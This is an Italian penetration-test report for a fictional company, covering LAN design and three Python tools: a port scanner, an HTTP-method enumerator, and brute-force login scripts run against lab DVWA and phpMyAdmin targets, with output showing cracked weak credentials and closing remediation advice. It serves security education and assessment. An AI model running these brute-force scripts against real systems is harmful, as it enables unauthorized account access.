Report di Cybersecurity per la società Theta

Valutazione di sicurezza della rete LAN aziendale

A cura di

Daniele Morabito
Marco Bortolotti
Elena D'Oca
Natalino Imbrogno
Giacomo Manca
Antonio Spirin
Giorgio Trovesi

Indice:

Introduzione

Oggi molti settori, sia pubblici che privati, dipendono sempre di più dalle tecnologie digitali per la gestione delle loro attività. Molte aziende, inoltre, gestiscono dati estremamente sensibili oltre che rilevanti e confidenziali, pertanto gli attacchi informatici stanno aumentando in maniera esponenziale prendendo di mira principalmente tali dati. Per questo motivo è importante rafforzare la sicurezza all'interno della propria rete aziendale, proprio per andare a tutelare tutti quei dati di essenziale riservatezza.

L'obiettivo della cybersecurity è quello di prevenire un incidente di sicurezza e, nel caso si verificasse, quello di intervenire per evitare o limitare i danni. Viene, dunque, effettuata un'analisi del rischio e vengono mese in luce le vulnerabilità dei sistemi che spaziano dalla configurazione della rete fisica al fattore umano (es. inadeguata gestione delle credenziali di accesso), passando per il "Penetration test", un attacco informatico simulato autorizzato, eseguito per valutare la protezione del sistema.


1.1 Scopo del documento

Questo report è stato creato con l'obiettivo di analizzare in dettaglio la sicurezza della rete LAN aziendale di Theta Inc. Allo stesso tempo, si intende mettere in luce le criticità riscontrate e sensibilizzare l'azienda sui rischi associati a tali vulnerabilità. Il documento fornisce, inoltre, un'analisi dei programmi Python sviluppati per questa valutazione.

Il lavoro è stato organizzato principalmente in quattro fasi:

- Progettazione e ottimizzazione della rete aziendale
- Sviluppo e test dei programmi di port scanning ed enumerazione dei servizi HTTP
- Sviluppo e test dei programmi per la simulazione dell'attacco Brute Force
- Valutazione ed enumerazione di rischi e vulnerabilità

Definizione design di rete aziendale



2.1 Miglioramento sicurezza delle componenti critiche della LAN

La presente LAN, così come è stata immaginata, è suddivisa in tre macroaree:

1. **Sala Server:** In questa area troviamo il NAS (il dispositivo di archiviazione dei file contenenti i dati più importanti e più sensibili dell'azienda), il DHCP/DNS (il DNS è il server che consente di associare un indirizzo IP ad un nome di dominio e il DHCP fornisce un indirizzo IP in automatico ai dispositivi prefissati) e infine l'Application Server (il server che ospita e gestisce le applicazioni aziendali)

2. **Zona demilitarizzata (DMZ):** Qui troviamo i server HTTP che ci consentono di raggiungere le risorse esterne, quindi internet (meglio definita WAN – Wide Area Network) e i server SMTP che riguardano tutto ciò che concerne la sfera delle comunicazioni (dunque le e-mail). Tali server sono presenti nel contesto della zona demilitarizzata (DMZ), una rete perimetrale che protegge la rete locale dalla rete esterna attraverso l'uso di sistemi di sicurezza quali il WAF, il Firewall Perimetrale e il sistema IPS.
3. **Zona intranet:** Questa rete è suddivisa in due VLAN ovvero l'ufficio direzionale e gli uffici dei dipendenti. Abbiamo pensato di suddividere questa zona in due VLAN per migliorare l'efficienza e la sicurezza della rete e per evitare che l'intrusione di un eventuale BlackHat gli permetta di fare "pivoting" tra i dispositivi, ovvero il muoversi da dispositivo a dispositivo più facilmente.

A protezione dell'intera rete LAN abbiamo il Firewall Perimetrale, abbiamo scelto lo Stateful (a filtraggio dinamico) che, a differenza di quello statico, permette la connessione solo dall'interno all'esterno autorizzando, dunque, i file esterni solo se richiesti dall'interno. A fine di ogni sessione i parametri vengono resettati nella ACL di base (Access Control List). Nello Stateful ogni dispositivo ha un ACL personale che può essere modificata inserendo parametri da noi scelti per implementare la tabella o creare eccezioni.
Sul piano statistico la maggior parte delle minacce e quelle potenzialmente più pericolose provengono dall'esterno, dunque è chiaro che la DMZ va protetta adeguatamente. A tale protezione abbiamo inserito un ulteriore sistema di difesa, il WAF (Web Application Firewall), un altro tipo di Firewall che ha la funzione aggiuntiva di leggere il contenuto dei pacchetti (file) per stabilire se tale contenuto è malevolo oppure no ed eventualmente bloccarne l'ingresso; tale valutazione avviene grazie a delle liste di definizione dei Malware, alcune delle quali si trovano già all'interno del suo sistema e altre che vengono fornite dall'OWASP (Open Web Application Security Project).

Al confine con la DMZ troviamo il sistema IPS (Intrusion Prevention System), un sistema che, oltre ad identificare e avvisare, previene l'attacco attraverso un'azione di blocco di accessi non autorizzati. Quest'ultimo è connesso, verso i server, ad uno switch (che permette di connettere tra loro due o più dispositivi all'interno della stessa IP Network) e, verso la rete interna, al Router Gateway (che permette la connessione verso l'esterno).
Al Router sono collegati, da una parte ulteriori switch i quali vanno a suddividere la

zona intranet in due VLAN che sono state immaginate anche per creare una distinzione tra gli uffici della direzione e quelli dei dipendenti al fine di consentire ai dirigenti, qualora fosse richiesto, di avere dei permessi di accesso ai dati differenti rispetto al resto del personale; dall'altra parte è collegato ad un altro sistema, il sistema IDS (Intrusion Detenction System) che, a differenza dell'IPS, identifica e avvisa di eventuali attacchi esterni. La scelta è stata fatta perchè, essendo l'IPS un sistema estremamente rigido, è sconsigliabile impiegarlo in zone o servizi che vengono utilizzati spesso dagli utenti della rete interna; inoltre l'IDS ha un'accessibilità più immediata, crea meno latenze e meno problematiche nel caso di falsi positivi.

Collegato al sistema IDS abbiamo collocato un altro switch il quale ci permette di connettere tra loro i server interni (NAS, DHCP/DNS, APPLICATON SERVER) che fanno parte di una zona molto importante da proteggere la quale deve rispettare degli standard di sicurezza di progettazione.

Sviluppo programmi Python

Sono stati sviluppati tre programmi scritti in linguaggio Python al fine di testare la sicurezza della rete

3.1 Valutazione dei servizi attivi (port scanning)

Il primo programma (port scanner) effettua una scansione delle porte del server rilevando quali di queste sono attive

```python
import socket

target = input("Enter the IP address to scan: ")

lowport = 0
highport = 65536

print ("Scanning host", target)

for port in range(lowport, highport):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        status = s.connect_ex((target, port))
        if  (status == 0):
                print ("Port", port, "- OPEN")
        s.close()

```

Tale codice ci ha restituito i seguenti risultati:

```
┌──(kali㉿kali)-[~/Desktop/Python-prog]
└─$ python port_scanner.py
Enter the IP address to scan: 192.168.50.101
Scanning host 192.168.50.101
Port 21 - OPEN
Port 22 - OPEN
Port 23 - OPEN
Port 25 - OPEN
Port 53 - OPEN
Port 80 - OPEN
Port 111 - OPEN
Port 139 - OPEN
Port 445 - OPEN
Port 512 - OPEN
Port 513 - OPEN
Port 514 - OPEN
Port 1099 - OPEN
Port 1524 - OPEN
Port 2049 - OPEN
Port 2121 - OPEN
Port 3306 - OPEN
Port 3632 - OPEN
Port 5432 - OPEN
Port 5900 - OPEN
Port 6000 - OPEN
Port 6667 - OPEN
Port 6697 - OPEN
Port 8009 - OPEN
Port 8180 - OPEN
Port 8787 - OPEN
Port 33043 - OPEN
Port 48201 - OPEN
Port 59438 - OPEN
Port 59980 - OPEN
```

Nella costruzione di questo programma era importante tenere in considerazione la porta 80 relativa ai servizi HTTP che andremo a sfruttare attraverso il secondo codice.

3.2 Enumerazione dei metodi http

Con questo programma abbiamo inviato delle richieste al server riguardo lo stato dei metodi HTTP e come risposta abbiamo ricevuto il codice 200 che indica che la richiesta è stata completata con successo e il server può restituirci il contenuto richiesto

```python
import http.client, requests

host = input("Inserire host/IP: ")
port = input("Inserire porta [range 0-65535] (default: 80): ")
path = input("Inserire path: ")

if (port == ""):
        port = 80

methods = ["GET", "POST", "PUT", "PATCH", "DELETE", "HEAD", "OPTIONS", "CONNECT"]

try:
        for method in methods:
                connection = http.client.HTTPConnection(host, port)
                connection.request(method, path)
                response = connection.getresponse()
                if response.status == 200:
                        print(" " + method + "——> Abilitato")
                else:
                        print(" " + method + "——> NON Abilitato")
                connection.close()

except ConnectionRefusedError:
        print("Connessione fallita")
```

Nel nostro caso il codice 200 il quale è stato tradotto a schermo come “servizio abilitato”

```
┌──(kali㉿kali)-[~/Desktop/Python-prog]
└─$ python rilevatore_verbi_HTTP.py
Inserire host/IP: 192.168.50.101
Inserire porta [range 0-65535] (default: 80): 80
Inserire path: http://192.168.50.101/phpMyAdmin/
 GET——> Abilitato
 POST——> Abilitato
 PUT——> Abilitato
 PATCH——> Abilitato
 DELETE——> Abilitato
 HEAD——> Abilitato
 OPTIONS——> Abilitato
 CONNECT——> NON Abilitato
```

3.3 Simulazione attacco Brute Force


Con questo programma è stata effettuata la simulazione di un attacco Brute Force ai danni della DVWA (che simula l'Application Server).
L'attacco Brute Force è una tipologia di attacco molto rudimentale che si basa sul provare svariate coppie di username e password fin quando non viene trovata una corrispondenza


```
import http.client
import urllib.parse
import requests

session = requests.Session()

phpsessid_value = "d46f3736a3558a109503b9f4f69df086"

session.cookies.set("PHPSESSID", phpsessid_value)

with open("usernames.txt") as username_file, open("pass.txt") as password_file:
    username_list = [line.strip() for line in username_file.readlines()]
    password_list = [line.strip() for line in password_file.readlines()]


url = "http://192.168.50.101/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login#"

for user in username_list:
  for pwd in password_list:
     params = ({'username': user, 'password': pwd, 'Login': "Login"})
     headers = {"Content-type": "text/html;charset=utf-8", "Accept": "image/avif,image/webp,*/*"}
     print ("Failed:", user, "-", pwd)

     response = session.get(url, params=params, headers=headers)

     if "admin.jpg" in response.text:
         print ("Logged in with:", user, "-", pwd)


cookies = session.cookies

session.close()

username_file.close()
password_file.close()
```

Con questa simulazione abbiamo rilevato diverse vulnerabilità piuttosto gravi che verranno spiegate nel dettaglio nel capitolo successivo (4.1)

Test dei programmi realizzati

4.1 Testing sull'Application Server DVWA eseguito su diversi livelli di sicurezza





Come si può notare dalle immagini, in particolare da quella a destra, le vulnerabilità sono piuttosto evidenti. Il nostro programma è riuscito a riscontrare più combinazioni di username e password corrispondenti:

- La semplicità delle credenziali permette ad un attacco Brute Force di avvenire con maggiori probabilità di successo
- Non vi è alcuna distinzione di carattere tra maiuscolo e minuscolo (Case Sensitive)
- C'è una mancanza di autenticazione a più fattori
- I vari livelli di sicurezza non contribuiscono a rafforzare quest'ultima
- Il protocollo utilizzato non è sicuro poiché le credenziali non vengono criptate

4.2 Testing sul Web Server PhpMyAdmin

```python
import requests



with open("usernames.txt") as username_file, open("pass.txt") as password_file:
    username_list = [line.strip() for line in username_file.readlines()]
    password_list = [line.strip() for line in password_file.readlines()]

for user in username_list:
  for pwd in password_list:
        post_data = ({'pma_username': user, 'pma_password': pwd,'server': 1})
        headers = {"Content-type": "application/x-www-form-urlencoded", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"}

        url = "http://192.168.50.101/phpMyAdmin/index.php"

        response = requests.post(url, data=post_data, headers=headers)


        if "Access denied" not in response.text:
           print ("Logged in with:", user, "-", pwd)
        else:
           print ("Failed:", user, "-", pwd)


username_file.close()
password_file.close()
```

```
┌──(dan㉿Kali)-[~/Desktop/Programmazione Py]
└─$ python brutforc.py
Failed: Admin - 12345
Failed: Admin - qwerty
Failed: Admin - admin
Failed: Admin - password
Failed: Admin - 54321
Logged in with: admin - 12345
Failed: admin - qwerty
Failed: admin - admin
Failed: admin - password
Failed: admin - 54321
Logged in with: Dan - 12345
Failed: Dan - qwerty
Failed: Dan - admin
Failed: Dan - password
Failed: Dan - 54321
Failed: dan - 12345
Failed: dan - qwerty
Failed: dan - admin
Failed: dan - password
Failed: dan - 54321
Failed: Aarika - 12345
Failed: Aarika - qwerty
Failed: Aarika - admin
Failed: Aarika - password
Failed: Aarika - 54321
Failed: Aaron - 12345
```

Con questo programma siamo riusciti nell'intento di forzare l'accesso alla pagina principale del Web Server PhpMyAdmin.
Le vulnerabilità principali, come nel caso dell'Application Server, riguardano la debolezza delle credenziali, la mancanza di un'autenticazione a più fattori e di un protocollo più sicuro (HTTPS).

Conclusioni

5.1 Soluzioni da adottare per ridurre eventuali rischi e osservazioni finali

Da questi test abbiamo potuto evincere le principali vulnerabilità che aumentano vertiginosamente il fattore di rischio:

- **Sicurezza credenziali:** E' consigliato innanzitutto che ogni utente adotti delle credenziali più complesse, soprattutto per le password magari utilizzando un numero maggiore di caratteri, combinando caratteri alfanumerici e speciali, che siano case sensitive e che non contengano parole di senso compiuto. In aggiunta a ciò si consiglia di utilizzare password diverse per ogni account.

- **Autenticazione a più fattori:** Altra importante misura da adottare che aumenta esponenzialmente la sicurezza è la cosiddetta "autenticazione multifattore" (MFA). Con questo sistema di autenticazione si vanno ad aggiungere i processi di login, ovvero per poter accedere al sistema sono previsti più passaggi di autenticazione. Ad esempio, dopo aver inserito nome utente e password, un'app sul nostro smartphone genera un codice che dovrà essere inserito sull'interfaccia presente nel portale di accesso al fine di proseguire con il nostro login. Nel caso di questo esempio abbiamo un'autenticazione a due fattori.

- **Sostituzione protocollo HTTP con HTTPS:** Va menzionata, inoltre, l'importanza di un protocollo più sicuro, ovvero l'adozione del protocollo di rete HTTPS anziché quello attualmente presente HTTP poiché il primo, criptando le informazioni, impedisce ad un possibile malintenzionato di ottenerle in maniera più immediata.

- **Disattivazione dei metodi e delle porte:** E' consigliabile, infine, disattivare i verbi HTTP non utilizzati e chiudere tutte le porte relative ai servizi non utili